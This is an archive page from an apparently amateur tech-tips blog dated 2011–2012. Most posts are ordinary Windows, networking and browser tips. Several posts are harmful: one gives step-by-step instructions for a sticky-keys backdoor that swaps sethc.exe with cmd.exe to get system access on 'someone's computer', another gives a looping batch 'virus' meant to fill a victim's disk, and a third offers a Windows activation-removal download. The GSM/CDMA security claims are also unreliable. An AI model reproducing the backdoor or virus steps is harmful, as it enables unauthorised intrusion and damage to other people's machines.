Showing posts with label Computer Science. Show all posts
Showing posts with label Computer Science. Show all posts
Tuesday, 21 February 2012
HOW TO ESTABLISH INTERNET CONNECTION IN VMWARE ???
An awesome blog for photoshop tutorials and computer solutions.

Saturday, 18 February 2012
How to make private browsing default in Mozilla Firefox
Want to surf INTERNET privately ?? So use private browsing . In mozilla by pressing ctrl+shit+p you can open the private browsing window. It is tedious to do every time ctrl+shit+p ,so if you want to make default behavior of mozilla as private browsing , follow below steps :
Tuesday, 17 January 2012
How to install ns2 (Network Stimulator) on Ubuntu
Below is the video showing how to install ns2 ,network stimulator on Ubuntu :
http://www.youtube.com/watch?v=MpVxexsxbJE
http://www.youtube.com/watch?v=MpVxexsxbJE
Thursday, 4 August 2011
8th type of SQL injection (Union Of All)
In this type of SQL injection as the name suggest we just combi9ne two sql queries or we can say we use a combination of two sql statements.
The syntax of the most advance level of SQL entry known as UNION OF ALL is
SQL statement 1
UNION ALL
SQL statement 2
The syntax of the most advance level of SQL entry known as UNION OF ALL is
SQL statement 1
UNION ALL
SQL statement 2
Wednesday, 27 July 2011
Port numbers and their ranges
The port numbers are basically divided into three ranges: the Well Known Ports,the Registered Ports, and the Dynamic
or Private Ports.
From 0 to 1023 are the well known ports.
From 1024 to 49151 are the registered ports.
from 49152 to 65535 are the dynamic or private ports.
or Private Ports.
From 0 to 1023 are the well known ports.
From 1024 to 49151 are the registered ports.
from 49152 to 65535 are the dynamic or private ports.

Fixing windows error: USB not recognized
It can be a common problem friends that all a sudden all your USB ports will stop working , or your windows will irritatingly starts prompting "USB not recognized" but for the error there is nothing to be worried , use the following steps and get a rid from this:
Go to device manager.
click on USB controllers , you will see a list of USb hub ports, click on each of them and unistall them one by one .
When you are finished uninstalling all your Usb ports just power off your pc and restart it after a period of 20 minutes.
When motherboard will boot it will install all the usb drivers again and you will find that all your usb ports will start working fine.
NOTE: In case of a laptop after unistalling all the usb ports shut down the laptop, remove its battery and then put it back after a period of 10 - 20 min.
Go to device manager.
click on USB controllers , you will see a list of USb hub ports, click on each of them and unistall them one by one .
When you are finished uninstalling all your Usb ports just power off your pc and restart it after a period of 20 minutes.
When motherboard will boot it will install all the usb drivers again and you will find that all your usb ports will start working fine.
NOTE: In case of a laptop after unistalling all the usb ports shut down the laptop, remove its battery and then put it back after a period of 10 - 20 min.
Monday, 25 July 2011
How to create a ad-hoc network?
Many times we need to connect two or more computers may be for gaming purposes or public data transfers for that we need a adhoc network i.e. the computer to computer network.
For creating a ad-hoc network simply follow the steps below:
1 Open network and sharing center in you computer.
2.click on set up a new connection or network.

4. now choose set up a wireless ad hoc network.
5. give a name to your network, and password if you want.
6. your ad-hoc is ready , and starts waiting for other users to connect.
For creating a ad-hoc network simply follow the steps below:
1 Open network and sharing center in you computer.
2.click on set up a new connection or network.

4. now choose set up a wireless ad hoc network.
5. give a name to your network, and password if you want.
6. your ad-hoc is ready , and starts waiting for other users to connect.
Monday, 11 July 2011
How to transfer data through a adhoc network

 Many times we come across the situation when we don't have a pen drive or any data traveler device to transfer the data between the two computers.
Then we have only an option of bluetooth ,but as data speed is very slow we can try try for an other option through wireless network.
We can get a data transfer speed of 600 kb/s to 1 mb/s through an adhoc i.e. computer to computer network.
The following are some simple steps how can we do that:
1.Create a adhoc network and let other computer to connect through it.
2.Now give the ips to both the computers,remember to give same class ips to both the computers.
3.Then go to run and type \\ip of other computer , then press enter.
4.Enter the username and password if enabled on that computer.
5.You will get an window open with the files shared on that client computer,now You can easily share the data by just making it
shared.
Write us if you get any problem during the same and don't forget to share it.Enjoy!!!
Wednesday, 29 June 2011
Web developer add-on for mozilla firefox
Now gets the extra privileges for altering and developing your web pages through this add-on of mozilla.Just install the add-on and get a new toolbar with a lot web developing tools in your browser.
Download it from:
https://addons.mozilla.org/en-US/firefox/addon/web-developer/
Download it from:
https://addons.mozilla.org/en-US/firefox/addon/web-developer/
Sunday, 19 June 2011
Convert any format file to iso
Many times there comes a requirement of iso file but what we has the nrg formats and others.
So you can convert it through a software called magiciso , i found it while googling and i used it its really a good software...!!!
refer to the link: www.magiciso.com/download.htm
copy paste the link into your browser and thats it!!!
So you can convert it through a software called magiciso , i found it while googling and i used it its really a good software...!!!
refer to the link: www.magiciso.com/download.htm
copy paste the link into your browser and thats it!!!
Create a bootable pen drive through iso file
In our previous post we have stated the method of making pendrive bootable through command prompt,
 but for your ease you can do it through a software named Unetbootin , google its exe file download it.
You will just need the iso file of your os and your bootable pen drive will be ready...!!!!
NOTE: only linux can be installed by it....no windows!!!!
 but for your ease you can do it through a software named Unetbootin , google its exe file download it.
You will just need the iso file of your os and your bootable pen drive will be ready...!!!!
NOTE: only linux can be installed by it....no windows!!!!
Thursday, 19 May 2011
Unable to change windows classic theme back to windows 7
RELATED POSTS:
1.Convert windows 7 trial version to full.
2.Unable to downgrade from windows 7 to xp-Sony VAIO
________________________________________________________________________________________________
Try the following ways:
1.Convert windows 7 trial version to full.
2.Unable to downgrade from windows 7 to xp-Sony VAIO
________________________________________________________________________________________________
Try the following ways:
1. Go to Services and 'themes' you will find that it is turned off.
Enable it and restart the computer.
Now go to Control Panel (all) > Display > Color Scheme it includes Basic as an option now click on that and your theme is back.
2. Go to C:\Windows\Resources\Ease of Access Themes click on basic.themes and get back your theme.
__________________________________________________________________________________________
For more such tricks and tips subscribe our newsletter and don't forget to share this article....!!
Thursday, 5 May 2011
Which one is secure GSM or CDMA?
There is always a question in my mind whenever the thing is to choose a mobile network that wheather i take the gsm or the cdma?
But the real question is what the difference is,which one is prior??
So i just wanna enlighten some common but unnoticeable points regarding both by this article:
1.CDMA is much secured as compared to GSM as it uses code multeplexing.
2.CDMA sets uses much power than the gsm sets and this got a increase when we leave the home region,and it is due to the same code multeplexing.
3.GSm can be tapped but not the CDMA.
4.By the use of JAMMERS gsm networks can be jammed in a locality but it doesnt works on cdma.
5.CDMA is faster than GSM in data transfer,but both services are growing or we should say developing to overleap each other.
6.CDMA uses R-UIM cards which are only compatible to their handsets while in GSM it uses SIM cards thus providing a variedness.
Well all these were just a tech difference between the two , its upon you what you choose....enjoy!!
But the real question is what the difference is,which one is prior??
So i just wanna enlighten some common but unnoticeable points regarding both by this article:
1.CDMA is much secured as compared to GSM as it uses code multeplexing.
2.CDMA sets uses much power than the gsm sets and this got a increase when we leave the home region,and it is due to the same code multeplexing.
3.GSm can be tapped but not the CDMA.
4.By the use of JAMMERS gsm networks can be jammed in a locality but it doesnt works on cdma.
5.CDMA is faster than GSM in data transfer,but both services are growing or we should say developing to overleap each other.
6.CDMA uses R-UIM cards which are only compatible to their handsets while in GSM it uses SIM cards thus providing a variedness.
Well all these were just a tech difference between the two , its upon you what you choose....enjoy!!
Thursday, 21 April 2011
Recognize your mail is a spam i.e. fake or not
Now a days due to the increasing passion towards the hacking and technology geeks the white hackers are in the lime light.
Spam has been a very common part now a days ,but the thing is how can we recognize that the mail we received is a fake one or not??but don wry there is an easy way in itself,just the thing is we know it:
1.For gmail users,open your inbox and then your mail you wanna check,then click on the drop down button present at reply option at top of the mail..there you will find a "show original" button click there..and then click on show header...a new window will get open and you will be able to see the original sender its i.p. and everything.
2.For yahoo users..at the end of the mail body you will see a button with name "Full Header"...just click there and you will get what you want.
SUBSCRIBE OUR EMAIL NEWSLETTER FOR MORE SUCH INFORMATION AND BE A TECHNOLOGY GEEK.
Spam has been a very common part now a days ,but the thing is how can we recognize that the mail we received is a fake one or not??but don wry there is an easy way in itself,just the thing is we know it:
1.For gmail users,open your inbox and then your mail you wanna check,then click on the drop down button present at reply option at top of the mail..there you will find a "show original" button click there..and then click on show header...a new window will get open and you will be able to see the original sender its i.p. and everything.
2.For yahoo users..at the end of the mail body you will see a button with name "Full Header"...just click there and you will get what you want.
SUBSCRIBE OUR EMAIL NEWSLETTER FOR MORE SUCH INFORMATION AND BE A TECHNOLOGY GEEK.
Friday, 18 March 2011
Creating a backdoor-cracking system password
RELATED POSTS:
1.Remote access to other computer
2.Create a bootable pen-drive
___________________________________________________________________________________________
Today i want to share one of the awesome trick which can be used to create a backdoor into someone's computer,so that you can use it for further accessing the system,making a new account without knowing the password,wheather he/she may change it hundreds of time.....so the trick is:
1.you may be knowing that when you press shift key for 8 times a stuff like sticky key appears on your screen.But the thing is that it act as a shortcut which executes the sethc.exe named file that is stored in system32 folder in windows.
2.also we know that through cmd we can access everything,so if we get the command window on login screen we can fulfill what we want which is also the cmd.exe file stored in system32 folder.
3.now the thing we have to do is simply rename the sethc.exe file into cmd .exe and cmd.exe to sethc .exe
4.now on login screen when you will press shift key 8 times you will get your cmd window there...and here is the full control over the system....!!!
So hows the trick...cool na....!!!!
1.Remote access to other computer
2.Create a bootable pen-drive
___________________________________________________________________________________________
Today i want to share one of the awesome trick which can be used to create a backdoor into someone's computer,so that you can use it for further accessing the system,making a new account without knowing the password,wheather he/she may change it hundreds of time.....so the trick is:
1.you may be knowing that when you press shift key for 8 times a stuff like sticky key appears on your screen.But the thing is that it act as a shortcut which executes the sethc.exe named file that is stored in system32 folder in windows.
2.also we know that through cmd we can access everything,so if we get the command window on login screen we can fulfill what we want which is also the cmd.exe file stored in system32 folder.
3.now the thing we have to do is simply rename the sethc.exe file into cmd .exe and cmd.exe to sethc .exe
4.now on login screen when you will press shift key 8 times you will get your cmd window there...and here is the full control over the system....!!!
So hows the trick...cool na....!!!!
Sunday, 13 March 2011
Create a virus which can crack a user's harddisk
RELATED POSTS:
1.Create a virus to make folder into a folder and so on...
2.Create an invisible folder
__________________________________________________________________________________________________
To create such a virus there is just a need of few line coding,follow the below steps:
1.Open notepad and type the following code
:123
mkdir engineersworld
copy C:\windows\*.*engineersworld\*.*
cd engineersworld
goto 123
3.now save as to virus .bat on desktop.
4.And thats your virus....
5.For much advancement in this refer to our previous post.
1.Create a virus to make folder into a folder and so on...
2.Create an invisible folder
__________________________________________________________________________________________________
To create such a virus there is just a need of few line coding,follow the below steps:
1.Open notepad and type the following code
:123
mkdir engineersworld
copy C:\windows\*.*engineersworld\*.*
cd engineersworld
goto 123
3.now save as to virus .bat on desktop.
4.And thats your virus....
5.For much advancement in this refer to our previous post.
Saturday, 12 March 2011
Remove windows activation file
RELATED POSTS:
1.Activate windows 7 trial version
2.'Show hidden files' option missing
________________________________________________________________________________________________
Well its possible that you remove the windows activation file in just few seconds,just download this file execute it,give a restart and you will find that activation file is removed from windows.And u can use it for lifetime without a need of any product key.
NOTE: Remember to disable windows update option,else your system can be corrupted.

To download the file CLICK HERE.
1.Activate windows 7 trial version
2.'Show hidden files' option missing
________________________________________________________________________________________________
Well its possible that you remove the windows activation file in just few seconds,just download this file execute it,give a restart and you will find that activation file is removed from windows.And u can use it for lifetime without a need of any product key.
NOTE: Remember to disable windows update option,else your system can be corrupted.

To download the file CLICK HERE.
Friday, 11 March 2011
Delete unwanted services from your computer
1.Open run and type regedit,press enter.
2.Goto the specified location
HKEY_LOCAL_MACHINE > SYSTEM > CurrentControlSet > services >
3. Now you will find all your services that is enabled ,disabled ,stopped and running...here you can simply delete or alter them.
'Show hidden files' option missing
Well just a week ago i faced a very uncommon problem with my system,am using xp 2 as a substitution os with windows 7 using dual boot.But that day i found that all hidden folders in my computer got permanently hidden and when i tried to change the settings by marking the ""show hidden files"" at folder options menu it again gone back to, keep them hidden.But registry editing is the best option to treat any virus because everything is the magic of dwords.So here is the solution i got for my problem:
1.Open run window and type REGEDIT.(i.e. registory editor)
2. Go to the following path
HKEY_CURRENT_USER > SOFTWARE > Microsoft > Windows > CurrentVersion > Explorer > Advanced
On the right side, double click the hidden value and give it a value of 1.
3.Do the same for HKEY_LOCAL_MACHINE > SOFTWARE > Microsoft >Windows > CurrentVersion >Explorer > AdvancedFolder Hidden>SHOW ALL
Change the Checked Value to 1.
And now everything is ok.....!!!!
1.Open run window and type REGEDIT.(i.e. registory editor)
2. Go to the following path
HKEY_CURRENT_USER > SOFTWARE > Microsoft > Windows > CurrentVersion > Explorer > Advanced
On the right side, double click the hidden value and give it a value of 1.
3.Do the same for HKEY_LOCAL_MACHINE > SOFTWARE > Microsoft >Windows > CurrentVersion >Explorer > AdvancedFolder Hidden>SHOW ALL
Change the Checked Value to 1.
And now everything is ok.....!!!!
Thursday, 10 March 2011
Day Finder Software in 'C' Language

Here is the mine designed software of day finder,which gives you the correct day if you just enter the date on any year.It is completely designed in c language and if you want the code of the software you can mail me or write it here.
Enjoy!!!

To download the software CLICK HERE.
Enjoy!!!
To download the software CLICK HERE.
Subscribe to:
Posts (Atom)